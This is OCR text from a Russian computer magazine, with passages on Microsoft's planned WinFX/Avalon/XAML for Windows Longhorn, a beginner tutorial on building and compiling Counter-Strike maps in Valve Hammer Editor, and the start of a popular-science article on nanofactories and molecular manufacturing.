Я уже рассказал тебе о файловой системе WinFS. По существу, это одна из составных частей нового API, которая отвечает за хранение данных. Но помимо нее есть и другие. В частности, новая графическая подсистема Avalon и коммуникационная часть Indigo. Начну со второй. Эта важная фишка в будущем станет полностью отвечать за взаимодействие разнообразных коммуникационных протоколов. И даже несмотря на то, что ее работа незаметна для рядового пользователя, она будет играть ведущую роль в работе многих сетевых приложений. Дело в том, что Indigo унифицирует в себе множество самых разнообразных методов, подходов и алгоритмов, которые программисты используют во время разработки сетевых служб. Понятно, что такой подход способствует еще большей совместимости между различными средствами разработки. Тем более что Indigo будет декларировать особые правила взаимодействия внутренних протоколов нового Windows Longhorn.


Вердикт: несмотря на свою мощь, Win32 API перестал удовлетворять некоторым современным требованиям. Windows Longhorn должна стать операционной системой нового поколения. Новому поко-




[с помощью новой платформы стало возможным с минимумом усилий разрабатывать приложения для смартфонов и КПК]



[технологии Indigo — сказка для сетевых приложений]



[сложная структура нового API]



[внутренние протоколы Longhorn'а под управлением Indigo]



[градиентная кнопка — одна лишняя строчка кода]

лению нужен новый API, более универсальный и эффективный. Его графическая составляющая — Avalon — вообще заслуживает особого внимания.

[Avalon — почти Аполлон] После нескольких дней знакомства с Avalon становится ясно: привычным для нас визуальным компонентам осталось жить недолго. Отдаю должное спецам из Microsoft — разработка получилась что надо.

Как уже было сказано, Avalon — это графическая подсистема WinFX. Она реализована в виде своеобразной архитектуры, предназначенной для проектирования пользовательского интерфейса. Предполагается, что Avalon полностью заменит старый user32.dll и интерфейс графических устройств (Graphical Device Interface, GDI), которые отвечали за графику во всех предыдущих версиях Windows.

Важно отметить, что для повышения быстродействия Avalon напрямую работает с аппаратными средствами видеокарты. Это позволяет по максимуму использовать всю мощь современных компьютеров и работать со всеми аппаратными инструкциями. Так, если Avalon определит, что видеокарта поддерживает аппаратное ускорение, он автоматически воспользуется им. Это не только ускорит работу системы в целом, но и позволит увеличить экранное разрешение до 120 точек на дюйм, что до этого момента было недосягаемо.

С появлением Avalon'а проектирование графических интерфейсов для разработчиков превратилось в сборку своеобразного конструктора. Ведущую роль во всей технологии играет набор примитивов, реализующих элементарные фигуры и объекты интерфейса, а также контейнеры, в которых эти самые примитивы располагаются. Если говорить проще, то это детали конструктора. Отныне внешний вид любого приложения складывается, как детский конструктор, с помощью специального языка разметки XAML.

XAML (eXtensible Application Markup Language) — это XML-подобный язык, предназначенный для разметки интерфейса Windows-программ. Именно XAML-элементы позволяют девелоперу воздействовать и работать с примитивами Avalon'а. Программист может задать абсолютно любые параметры окна, обозначить его составляющие (кнопки, текстовые поля, меню и т.п.), а также указать их свойства. Проектирование приложений с помощью XAML сильно напоминает верстку веб-страницы. Язык расширенной разметки XML, на котором построен XAML, так же, как и HTML, имеет тэги (ключевые слова, заключенные в треугольные скобки), с помощью которых и производится разметка. Поэтому любой человек, даже с весьма посредственными знаниями HTML/XML, легко справится с разработкой сложного интерфейса.

Вердикт: возможности и простота Avalon'а впечатляют. Управление экранным интерфейсом целиком возложено на плечи удобного XAML, который без труда сможет освоить даже новичок. Векторные примитивы не только выглядят потрясающе, но еще и не загружают систему. При этом не последнюю роль играет прямое обращение к аппаратным ресурсам компьютера. Еще одна особенность технологии — возможность отделения дизайна интерфейса программы от связанного с ним кода. Это очень удобно. Особенно тогда, когда над проектом работает несколько людей.

[а зачем все это нужно?] Зачастую мы используем современные технологии и даже не задумываемся, как они работают. Это неправильно! Рано или поздно это осознает каждый.

Скоро выйдет новая операционная система от Microsoft. Твои друзья обязательно будут визжать от восторга и с упоением рассказывать о пестрых окошках, «панельке справа» и новом Internet Explorer'е. Улыбнись им в ответ и расскажи о паре-тройке фишек WinFX, а еще лучше покажи свои наработки в Avalon'е. Пускай завидуют, ведь им до этого еще расти и расти :)

[ПРАВИЛА ВЕРСТКИ XML]

Для работы с Avalon и XAML ты обязательно должен знать несколько простых правил XML-разметки. Вот основные из них:

1 Каждый открывающий XML-тэг должен иметь закрывающего партнера. Например <Window>...</Window>.

2 Тэги не должны накладываться друг на друга. Если объяснять на примере, то следующий XML-код недопустим: <Window><Canvas>...</Window></Canvas>. Правильный вариант: <Window><Canvas>…</Canvas></Window>.

3 В отличие от HTML, регистр XML-тэгов имеет значение. Так, тэг <Window> не является идентичным тэгу <windows>. Открывая и закрывая тэги, нужно тщательно следить за этим.

4 Тэги могут обладать атрибутами. Все тот же тэг <Window> имеет, к примеру, атрибут Left. Значение атрибутов обязательно должно быть заключено в кавычки.

[ЧТО ТАКОЕ API?]

API (Application Program Interface) является неотъемлемой частью любой операционной системы. Если ты самостоятельно пишешь программу (пусть даже самую простую), то ты, так или иначе, обращаешься к ее функциям. Для выполнения любого приложения необходимо передать системе ряд команд, таких как: отобразить окно, показать меню, записать файл и т.д. Все эти действия выполняет операционная система с помощью набора функций, который различен для каждой ОС. Такой набор как раз и называется API. Он состоит из огромного количества подпрограмм, которые программисты могут использовать для своих нужд. Разумеется, никто не заставляет тебя писать программы на чистом API (в случае Windows — Win32 API) — всю пыльную работу берет на себя твоя среда разработки. Например, чтобы с помощью Delphi создать приложение, отображающее пустое окно, тебе достаточно кликнуть пару раз мышью. При этом Delphi сделает все необходимое за тебя.

Важно отметить, что программы, использующие вызовы API для Windows, ни при каких обстоятельствах не будут работать в Linux, так как эта ось имеет свой собственный набор функций API. Именно поэтому программы под Windows не могут быть запущены под Linux'ом и наоборот.



www.microsoft.com/net — официальный сайт технологии .NET.
www.gotdotnet.ru — самый крупный ресурс по .NET в рунете.
http://winfx.msdn.microsoft.com — раздел MSDN, посвященный WinFX. Тонна информации.
www.c-sharpcorner.com/Longhorn — сборник материалов по теме технологии Windows Longhorn.

Кружок «Умелые руки»

ВСПОМНИ, С ЧЕГО НАЧИНАЛАСЬ ТВОЯ ЛЮБОВЬ К КОМПАМ? С PASCAL, C++ ИЛИ ЖЕ С ЧЕГО-ТО ДРУГОГО? ЧТО ЗАСТАВЛЯЛО ТЕБЯ ДОКАЗЫВАТЬ ПРЕДКАМ НЕОБХОДИМОСТЬ НАЛИЧИЯ ВЫЧИСЛИТЕЛЬНОЙ МАШИНЫ? ИГРЫ! НЕ СЕКРЕТ, ЧТО БОЛЬШИНСТВО ИЗ НАС ПРИОБРЕТАЛО КОМП ИМЕННО РАДИ НИХ. НО ТЕПЕРЬ, КОГДА ТЫ УЖЕ НАСТОЯЩИЙ КУЛ-ХАЦКЕР, С ПРЕЗРЕНИЕМ СМОТРЯЩИЙ НА НЕРАДИВЫХ ЮЗЕРОВ, НЕ ХОЧЕТСЯ ЛИ ТЕБЕ СДЕЛАТЬ НЕЧТО ПОДОБНОЕ САМОМУ, ПРИСОЕДИНИТЬСЯ К МОГУЧЕМУ ДВИЖЕНИЮ GAMEDEVELOPER'ОВ И ДАЖЕ РУБИТЬ НА ЭТОМ ДЕЛЕ БАБКИ?| Данила aka xbit (stream@oskolnet.ru)



Своя карта для CS — это просто!


[intro] Естественно, рассматривать разработку игры с нуля мы не будем. Сам понимаешь, журнал — не книга. А подробно расписать такой сложный и обширный материал в рамках одной статьи просто физически невозможно. Как говорилось в одном популярном фильме, я лишь укажу дверь ;). Речь пойдет о разработке уровней к мегапопулярной игре Counter-Strike. Только не думай, что создание уровня — занятие простое и неинтересное. Это далеко не так, ведь и разработчики игр, и сторонние программисты выпустили немало утилит специально для того, чтобы ты смог почувствовать себя настоящим криэйтором! Итак, от слов к делу…

[soft] Разработка уровней — дело тонкое. На качестве уровня может сказаться любая мелочь, в том числе заюзанный софт. При выборе последнего я рекомендую отдать предпочтение тому редактору, который использовался самими разработчиками игры. Да-да, именно так. В игровой индустрии уже давно определились с тем, что должно быть первичным — курица или яйцо. В случае Counter-Strike такой программой является Valve Hammer Editor. В Сети эта софтина больше известна как World Craft (Valve переименовала ее совсем недавно), так что имей в виду, большинство туториалов будут оперировать именно этим названием. Помимо VHE, есть и другие, не менее достойные внимания редакторы, однако все из-за тех же туториалов целесообразнее остановиться на первом варианте — найти хорошее руководство под альтернативный софт не представляется возможным. Также тебе понадобятся утилиты для компиляции карт. Лучшими в своем роде считаются утилиты Зонера, названные в честь своего создателя. Они переводят наработки (.map) в формат, понятный игре (.bsp). В самом начале творческого пути очень полезно пользоваться декомпиляторами, позволяющими произвести обратный перевод в формат .map. Так, можно сделать доступной для редактирования популярную de_aztec. Нельзя забывать, что в большинстве случаев это подпадает под статью об авторском праве, и распространение отредактированных таким образом карт является нарушением закона :). Поэтому я рекомендую тебе использовать декомпиляторы в строго ознакомительных целях.



http://cs-mapper.by.ru — лучший сайт по картостроительству в рунете.
www.cs-mapping.com.ua — украинский портал CS-девелоперов.
http://forum.rus21.ru — неплохой форум по теме.
www.tr.dn.ua/~eugenius — заметки девелопера.
http://poligon.cs2.ru — очень популярный проект, посвященный CS-Mapping'у.


[настройка Valve Hammer Editor] Для того чтобы начать разработку уровня, необходимо правильно настроить софт. Начать стоит с главного инструмента CS-мапера — редактора Valve Hammer Editor. Нам понадобятся ZHLT 2.5.3 и файл Halflife-CS-Expert.fgd, содержащий энтити-объекты. Ну и конечно, сам дистрибутив Valve HE, который, к слову, необходимо разместить на одном логическом диске с установленной игрой. Проинсталлировав софтину, не забудь скопировать энтити-содержащий файл в директорию *Hammer\fgd\counter-strike*.





Там уже будет находиться другой fgd-файл, на него можешь не обращать внимания. После первого запуска редактора тебе предложат ознакомиться с прилагаемой документацией по настройке, но если ты намерен прочитать эту статью до конца, то смело можешь отказаться от этого шага. Затем появится само окно настроек. Там будет всего шесть вкладок, но интерес для нас представляет лишь половина из них. Как правильно настроить 2D-views, видно на скриншоте, так что не буду на этом останавливаться.

Вкладка Textures. Здесь представлен список текстур, которые будут доступны при создании и редактировании уровня. Обычно по умолчанию их не так много или вовсе нет, поэтому имеет смысл пополнить список, скажем, следующим: valve/halflife.wad, valve/decals.wad, valve/liquids.wad, cstrike/cstrike.wad. Эти файлы содержат достаточно текстур для создания качественного уровня. Помимо них, ты наверняка захочешь прицепить cached.wad. Но делать этого не нужно, так как другие wad-файлы полезных текстур не содержат.



Вкладка Game Configurations — главное окно настройки. В нем надо будет создать и настроить новый профиль. Вся информация об этом содержится во врезке.

Ну и наконец, последний шаг — прикрепление к редактору компиляторов ZHLT, для чего служит вкладка Build Programs. Установи все следующим образом:

1 Пропиши путь к файлу игры hl.exe
2 CSG executable: путь к файлу hlcsg.exe
3 BSP executable: путь к файлу hlbsp.exe
4 VIS executable: путь к файлу hlvis.exe
5 RAD executable: путь к файлу hlrad.exe

[первая карта] Итак, редактор успешно установлен и настроен. Первым шагом на пути к гордому званию CS-мапера для нас станет создание простейшего уровня. Для этого создай новый проект. Выбери инструмент для работы с текстурами (разноцветный кубик). На появившейся панели Face Properties нажми кнопку Browse. Внизу, в поле Filter, нужно ввести следующее: FIFTIES_WALL12 (так выбираются текстуры для стен будущей комнаты). Если у тебя подключен halflife.wad, то такая текстура найдется, если нет — подключи halflife.wad (он находится в директории valve с Half-Life). Выбери самую первую текстуру.

Закрой окно с выбором. Установи вид сверху (2D top), выбери инструмент «Блок» и построй квадрат с размерами 384x384 юнита (размер контролируется в строке состояния). Переключись на вид спереди (2D front) и удлини прямоугольник также до 384 юнитов. Заверши создание браша нажатием на кнопку Enter :).

Выдели только что созданный браш и нажми Ctrl-H. В появившемся окошке функции Hollow оставь значение 32 и нажми «OK». Таким образом, у нас появилась комната с размерами 384x384x384 юнита и толщиной стенок 32 юнита. Теперь можно посмотреть на карту в виде 3D-textured, залететь внутрь комнаты. Для перемещения в 3D-виде один раз нажми Z. Пользуйся кнопками W, A, S, D и мышью.

Не нужно применять функцию Hollow к каждому брашу на карте. Мы это сделали, чтобы быстро создать комнату, внутри которой можно будет бегать. Представь, что браш — это обычная строительная плита. Нам нужна была именно комната, поэтому мы и воспользовались функцией Hollow. Точно такую же комнату можно получить, создав шесть стен по отдельности.

Теперь энтити-объекты. Первым вставим источник света, то есть объект light. Выбери инструмент Entity Tool (Shift-E), затем на панели New Objects в списке выбери объект light.

Поставь вид сверху (2D top), установи курсор в центре комнаты и нажми левую кнопку мыши.

Переключись на вид спереди (2D front) и помести объект light под потолок. Нажатием клавиши Enter заканчивается работа с освещением. Итак, лампочку мы сделали.

Теперь на карте будет светло. Остается создать точки появления контров и терроров. Этими точками являются объекты info_player_deathmatch (террорист) и info_player_start (контр). Один объект — одна точка рождения. Чтобы на карте могли играть несколько игроков, необходимо ставить несколько точек для контров и несколько для террористов.

Обрати внимание, что объекты info_player_deathmatch и info_player_start не должны касаться стен, друг друга и должны быть приподняты на некоторое расстояние над землей. Это необходимо делать, чтобы игроки не умирали в начале раунда сами по себе и могли свободно двигаться. Ты замечал на некоторых картах при большом пинге и лагах, как игроки в начале раунда как бы падают на землю? Это происходит как раз потому, что между игроком и землей имеется некоторое расстояние. При качественном соединении такие приземления практически незаметны.

Все! Первая полностью рабочая карта создана. Конечно, ее еще надо откомпилировать, но пока сравни с моей картинкой то, что получилось у тебя.

Чтобы откомпилировать карту, нужно создать bat-файл. Скопируй приведенные ниже строки в блокнот и сохрани файл как COMPILE.BAT:

```
@echo off
set WADROOT=c:\games\half-life
set mapname=my1map.map
hlcsg.exe "%mapname%"
hlbsp.exe "%mapname%"
hlvis.exe "%mapname%"
hlrad.exe "%mapname%"
```



Помести COMPILE.BAT к компиляторам, туда же скопируй карту в формате .map и запускай bat-файл. Через пару секунд в той же директории будет готовая bsp-карта.

[какой должна быть карта] Людей, занимающихся картостроительством, хоть и не так много, но вовсе не мало. Некоторые даже объединяются в группы и выпуска-



[карта одна, а режимы редактирования разные]

ют несколько релизов в месяц. Однако далеко не факт, что карта понравится геймерам и займет свое место рядом с de_aztec, например. Существует множество факторов, влияющих на играбельность. Так какой же должна быть правильная карта?

Оригинальность. Начинающие маперы часто пренебрегают этим пунктом. Зачем создавать свои эффекты, текстуры, если все это можно с легкостью найти в интернете? Однако не стоит забывать, что, используя стандартные или чужие текстуры, ты обрекаешь свое творение на схожесть с другими картами. У игрока будет складываться неверное впечатление о том, что он уже играл в нечто подобное. И если оригинальная карта будет продумана лучше, чем твоя, геймер сделает очевидный выбор. Используй свои текстуры и компоненты везде, где это возможно. Есть, конечно, моменты, когда можно обратиться к чужим деталям без ущерба для оригинальности карты: за какой-нибудь мелочью, не очень заметным предметом.

Возможности самой игры. Не стоит забывать, что Counter-Strike использует движок Quake2, рассчитанный на замкнутые пространства, а это значит, что реализовать карту неограниченной площадки невозможно. Другое дело — сделать огромную комнату и закрасить ее разными текстурами. Небом, например. Вставить картинку фона, как изображение гор в militia.

Пропорции. Не стоит пренебрегать геометрией. То есть объекты карты должны иметь одинаковый масштаб. Кому понравится машина с высотой, не превышающей колено бойца?

Архитектура. Во многом от этого зависит успех карты. Здесь нужно учитывать ряд факторов, в том числе баланс сил. Например, как со стороны контров, так и со стороны терроров должны быть выгодные позиции, которые игроки успеют занять за равный промежуток времени. Стоит поменьше мест оставлять для засад. Многие профессиональные геймеры не любят, когда кто-то начинает прятаться за ящиками в темной комнате. Ты должен это учитывать, и если создаешь такие уголки, то постарайся устроить так, чтобы засевший простреливал как можно меньше территории или же легко обнаруживался при ведении огня. Карта должна быть честной. Не стоит злоупотреблять и спецэффектами. Что будет, если создать комнату, при входе в которую игрок сразу же умрет (типа от взрыва при открытии двери с растяжкой)? Правильно, геймеры будут игнорировать ее. То же самое касается фишек с пропусканием электрического тока через воду и непрерывных бомбежек. Но если тебе очень хочется побомбить врага, то позаботься о том, чтобы путь к заветной кнопочке был очень рискованным (находился в конце хорошо простреливаемой навесной дорожки, например).

Сюжет. Любая карта в идеале должна создавать определенную атмосферу. Игрок должен сам прочувствовать сюжет карты, а именно то, за что же он, собственно, воюет. На карте не должны присутствовать элементы, отвлекающие от темы или мешающие проникнуться авторской задумкой. Например, если ты выбрал сюжет с захватом самолета, то нет смысла размещать на карте минигород. Вся игра сосредоточится именно в том районе, а игроки будут удивляться — при чем же здесь самолет?



[de_aztec в разобранном варианте]

Определенную роль играет и **звуковое оформление**. Согласись, скучно играть на глухой карте. Все кажется каким-то неестественным, мертвым. Что уж говорить, звук — это та вещь, на которую игрок практически не обратит внимание, но отсутствие которой заметит сразу.

[компиляция] Что это такое, думаю, объяснять не надо. Код карты, как код программы, необходимо перевести в понятный компьютеру вид. Говоря о маперстве в CS, компиляцией называют процесс преобразования карты из формата map в формат bsp. Half-Life и ее клоны, в число которых и входит контра, работают исключительно с bsp-файлами, так что не пытайся подсунуть им .map. В редакторе карт Hammer (VHE) используется свой формат RMF (Rich Map Format), который является навороченным аналогом формата map. Но откомпилировать его не удастся, хотя хранить исходники до компиляции лучше всего именно в нем. Отличие форматов заключается в том, что rmf сохраняет дополнительные данные о карте, полезные для ее доработки. Для сохранения карты в map-формате служит пункт Export to MAP в меню File. Сама сборка осуществляется специальными программами-компиляторами. Каждая из них выполняет свою роль в формировании готовой карты (всего их четыре). Лучшими компиляторами считаются упомянутые выше утилиты Зонера:

1 HLCSG.EXE — просчитывает общую геометрию карты и создает четыре hull-файла для их обработки компилятором HLBSP.
2 HLBSP.EXE — создает дерево карты и работоспособный bsp-файл.
3 HLVIS.EXE — создает визуальную часть и оптимизирует карту для более быстрой прорисовки в игре.
4 HLRAD.EXE — просчитывает освещение на карте.

У этих утилит, увы, есть серьезный недостаток, отпугивающий начинающих картостроителей, — полное отсутствие графического интерфейса. Все данные пересылаются компиляторам посредством команд. Правда уже выпущено немало графических оболочек, позволяющих в более привычной форме подготовить карту к испытанию. Среди них ZHLT Compile GUI и Batch Compiler.

Перед компиляцией карты необходимо проверить установочные параметры, так как они очень сильно влияют на скорость. Например, можно откомпилировать карту очень быстро, но при этом пострадает как качество освещения, так и оптимизация под более высокий параметр FPS (Frames Per Second). Такой вариант компиляции используется для тестирования карты, когда внешний вид не так важен. Можно выставить параметры, с которыми карта получится максимально качественной, но за это придется расплачиваться временем компиляции. Такой вариант используется для окончательной версии карты, когда она наилучшим образом освещена и оптимизирована.

Параметров компиляции существует довольно много (несколько десятков), но используются далеко не все из них. Говоря о компиляции, нельзя не упомянуть о ее низкой скорости и ресурсоемкости. Для многих становится настоящим сюрпризом, когда простая с виду карта компилится чуть меньше шести часов. Многое в этом процессе зависит от оперативной памяти компьютера, частоты процессора и, конечно, от архитектуры самой карты. При неграмотном подходе (карта построена неумело и не была оптимизирована) компиляция может растянуться на несколько часов или даже дней. Например, на сборку крупных карт, использующих большое количество точек освещения и открытых пространств, уходит не меньше четырех часов. Если она длится дольше, значит, со структурой карты не все в порядке или просто не хватает ресурсов.

Известен случай, когда на Pentium III компиляция растянулась на 36 часов. Основной причиной тормозов является небольшое количество оперативной памяти. Компиляция застопорилась на операции, просчитывающей освещение. Когда вся оперативная память была исчерпана, стал активно использоваться файл подкачки, что привело к существенному увеличению времени компиляции. Так что если ты ощущаешь нехватку оперативки, спеши в срочном порядке увеличить файл подкачки или же закупиться модулями ОЗУ. Учитывай, что если ни того, ни другого не сделать, то компиляция будет прервана. Файл подкачки рекомендую установить размером в 500-800 метров.

[декомпиляция] Декомпиляция — процесс, обратный компиляции, то есть это преобразование карты из формата bsp в формат map. Причины для декомпиляции могут быть разными, обычно это делается для ознакомления с устройством карты или при подготовке ее



[одна из лучших программ для декомпиляции]

ремейка. Декомпиляция будет очень полезна начинающему маперу, так как разобранная карта дает наглядное представление о процессе работы над уровнем. Но есть и такие люди, которые после шаманства с тем же de_aztec дают карте собственное имя и всерьез считают себя ее автором. Ни к чему хорошему это, поверь, не приведет. А если этот человек предложит такую карту в игровом клубе, то будет оттуда с позором изгнан (проверено). Настоящим мапером такому индивиду никогда не стать.

Наиболее удачными и распространенными утилитами для разборки карт считаются WinBSPC и BSP2MAP. Однако со своей работой они справляются одинаково плохо. Качество декомпиляции очень низкое, нередки случаи дыр в картах, потерь и смещения текстур. Некоторые карты декомпиляции не подлежат. Связано это с тем, что карте при компиляции отводится 4096 Кб памяти. Если карта использует много текстур и моделей, то этой памяти не хватит. Для решения проблемы увеличивают выделяемый объем памяти при помощи параметра texdata. Декомпиляторы же ожидают предел в 4096 Кб и выводят ошибку, когда карта использует объем больший, чем 4 Мб. Если маленькую карту скомпилировать с параметром -texdata 9999, то она будет декомпилируема. Известные нам декомпиляторы были созданы давно, когда карты не превышали предел памяти в 4 Мб, поэтому параметр увеличения памяти в них не предусмотрен. Среди особенных можно назвать de_torn, de_survivor и некоторые другие мапы.

[тестирование] Когда какой-нибудь игровой монстр готовится представить на суд общественности очередное творение, то в обязательном порядке проводит бета-тестирование. Проще говоря, набирает группу геймеров для опробования игры. Разработчики наблюдают, как те ведут себя в различных ситуациях, как быстро осваиваются, какую стратегию выбирают. И непременно интересуются их мнением. Если в процессе выявились какие-либо ошибки и недоработки, то они сразу же исправляются, а отдельные эпизоды по желанию первопроходцев переделываются. Точно так же должен поступать и ты. Помни: первое впечатление — это самое главное. Если пользователям твоя карта не понравится, то повторно, даже после переработки, они в нее играть не станут. Собери команду друзей (человек пять-шесть) и устрой своему шедевру тест-драйв. И если им карта понравится… нет, не выкладывай ее в Сеть. Перед этим проведи тест среди, скажем, избранных посетителей форума, посвященного CS. Если и они оставят хорошие отзывы — смело выкладывай карту, предлагай игровым клубам, раздавай друзьям и одногруппникам :).

[заключение] Не стоит рассматривать данный материал как руководство по картостроительству. Автор стремился рассказать лишь об основных моментах, не затрагивая технических подробностей. В Сети полно отличных руководств по теме, ссылки на которые лежат в привычном для тебя месте. Это я к тому, что не надо останавливаться на достигнутом, иди по линкам, и кто знает, может, через пару месяцев твоя карта станет настоящим хитом наряду с de_dust и de_aztec, а ты будешь номером один в своем игровом клубе ;)

[ОСНОВНЫЕ ТЕРМИНЫ]

Объект — отдельная составляющая карты. Делится на браши (brush) и энтити (entity).

Браши — из них, собственно, и состоит карта. Стены, пол — все это браши.

Энтити — объекты, обладающие свойствами: открывающаяся дверь, звуки (например мотор автомобиля).

Текстуры — картинки, которыми раскрашивается карта. Текстуры наносятся на землю, стены, ящики, машины и все остальные объекты карты.

Декали — текстуры, которые можно наложить на другие текстуры. Например следы от взрывов гранат, дырки от пуль на стенах.

Полигон — место, на которое накладывается текстура.

Настольный рог изобилия

ГОД НАЗАД][ПИСАЛ О ПЕЧАТНЫХ СТАНКАХ-ФАББЕРАХ, ИСПОЛЬЗУЮЩИХ СПЕЦИАЛЬНЫЕ ПОРОШКИ И ПОЛИМЕРЫ ДЛЯ ТРЕХМЕРНОЙ ПЕЧАТИ ПОВСЕДНЕВНЫХ ВЕЩЕЙ. СЕГОДНЯ МЫ ВСЕ ЕЩЕ ДАЛЕКИ ОТ СБОРКИ СЛОЖНЫХ ОБЪЕКТОВ (ВПЛОТЬ ДО ЧЕЛОВЕКА!) ПОАТОМНО, НО УЖЕ В ДЕТАЛЯХ ИЗВЕСТНО, КАК ЭТО БУДЕТ ПРОИСХОДИТЬ. РЕЧЬ ПОЙДЕТ О МОЛЕКУЛЯРНОМ ПРОИЗВОДСТВЕ И НАНОТЕХНОЛОГИЯХ | Юрий Свидиненко, аналитик сайта www.nanonewsnet.ru

Программируем материю

[что день грядущий нам готовит?] В недалеком будущем вещи можно будет производить так же легко, как мы сейчас распечатываем постеры на принтерах. Предметы будут храниться в электронном виде, их можно будет пересылать друг другу по интернету, не только продавать и покупать, но и создавать самому. Благодаря нанотехнологиям, производство любых вещей станет обычным программированием. Таким же приятным занятием, как рисование всяких штук в 3D Max'е. Копирование предметов вообще будет одной из повседневных услуг. Как сейчас распространены ксероксы, так в будущем будут популярны их хай-тек аналоги, делающие копии разных вещей.

Заметь, так думают не только фантасты, но и выдающиеся ученые. Один из них — Крис Феникс, автор проекта универсального синтезатора — нанофабрики, которая производит из атомов ВСЕ ЧТО УГОДНО!

Крис Феникс — сооснователь и директор исследований Центра надежных нанотехнологий (Center for Responsible Nanotechnology — CRN). Эта организация была создана для того, чтобы ускорить, обезопасить и облегчить развитие молекулярного производства и нанотехнологий вообще.

[совсем немного науки] Наверное, ты думаешь, что будущие сборщики молекул будут отрывать маленькими манипуляторами один атом от другого и потом собирать тебе из них, ну скажем, кроссовки. Это не совсем так. Из квантовой химии и химии связей, которые занимаются проблемами взаимодействия атомов в молекулах, давно известно, что захват одного атома и его транспортировка даже сверхмалыми роботами затруднительны. Поэтому многие ученые и выступают с критикой молекулярного производства и нанотехнологий вообще.

Но безвыходных ситуаций не бывает. Ведь манипулирование отдельными атомами, в принципе, не нарушает никаких физических законов. В Природе, например, это происходит миллиарды миллионов раз.

Раз невозможно манипулировать непосредственно одиночными атомами, то почему бы не сделать так, чтобы атомы сами отрывались от молекул сырья и соединялись с нужными структурами? Грубо говоря, это будет химической реакцией. Вспомним школу: если мы берем кислоту H_2SO_4 и выливаем ее на поверхность меди Cu, то получаем: $2H_2SO_4 + Cu = CuSO_4 + SO_2 + 2H_2O$. Только подумай, с помощью обычной химии мы взяли атом меди и присоединили к группе SO_4. Чем не молекулярное производство?

Беда в том, что химическими реакциями на молекулярном уровне трудно управлять с атомарной точностью. Для сборки из атомов компьютеров и другой полезной ерунды нужен манипулятор, который возьмет молекулу-сырье и будет приближать ее к собираемой нами структуре до тех пор, пока нужный атом на нее не перепрыгнет. А вот это уже называется механосинтезом — механическим приближением одного атома к другому до тех пор, пока не начнут действо-



Реалистичный мультик о работе нанофабрики с учетом физики наномира: http://www.foresight.org/animation_challenge/nanofactory_360x240copyright_sor3.mov.

Сайт Центра надежных нанотехнологий (CRN): www.crnano.org.


Церковь «Серой Слизи»: www.grey-goo.org.


Полное техническое описание нанофабрики от Криса Феникса: http://www.crnano.org/Nanofactory.pdf.




Сайт Эрика Дрекслера, где можно найти много интересного о нанотехнологиях и молекулярных машинах: www.e-drexler.com.

вать химические связи.
Только после экспериментов с атомно-силовым микроскопом в 1999 году стало ясно, что механосинтез, в принципе, возможен. Тогда ученые задумались о том, можно ли аналогичным образом создать самую распространенную, самую простую и одновременно самую интересную структуру из атомов — алмаз. На самом деле, ученые — народ не особо жадный и алчный. Алмаз их привлекает потому, что это одно из самых твердых и инертных соединений. На его основе хотят сделать весь будущий наномир: от домов из цельного алмаза до медицинских нанороботов, ловящих вирусы.

Монстры нанотеха Роберт Фрайтас, Крис Феникс и Ральф Меркле представили модель производства алмазоидного листа — ровной-прировной алмазной поверхности. Для этого они разработали молекулу, которая будет инструментом, отделяющим одни атомы от других и располагающим их на поверхности. Все расчеты ученые проделали в новейшем симуляторе наномира Nano-Hive, который учитывает квантовую механику и другие особенности физики наномира. И получили довольно интересные результаты.

Во-первых, это возможно. Во-вторых, производство алмазоида таким методом будет довольно быстрым. В-третьих, наноманипулятор, удерживающий молекулы-инструменты механосинтеза, должен характеризоваться высоким количеством степеней свободы и фантастическим быстродействием.

А вот здесь поподробнее. Последнего условия уже не достичь с помощью обычного микроскопа. Представь, сколько потребовалось бы времени, чтобы собрать себе кроссовки по одному атому? То же подумали и ученые. А тот ученый, который представил, как он таким египетским трудом собирает себе новый Ferrari, предложил: а давайте сделаем очень много таких манипуляторов! И пусть они работают все вместе, как на большом заводе. Ученым этим был Крис Феникс. Так появилась идея нанофабрики.



[процесс сборки «снизу вверх»]

[нанофабрика: как это будет] Идея приглянулась всем: действительно, зачем делать миллионы сложных нанороботов, собирающих кроссовки по атому, если можно получить тот же результат с меньшими затратами энергии и компьютерной мощности.

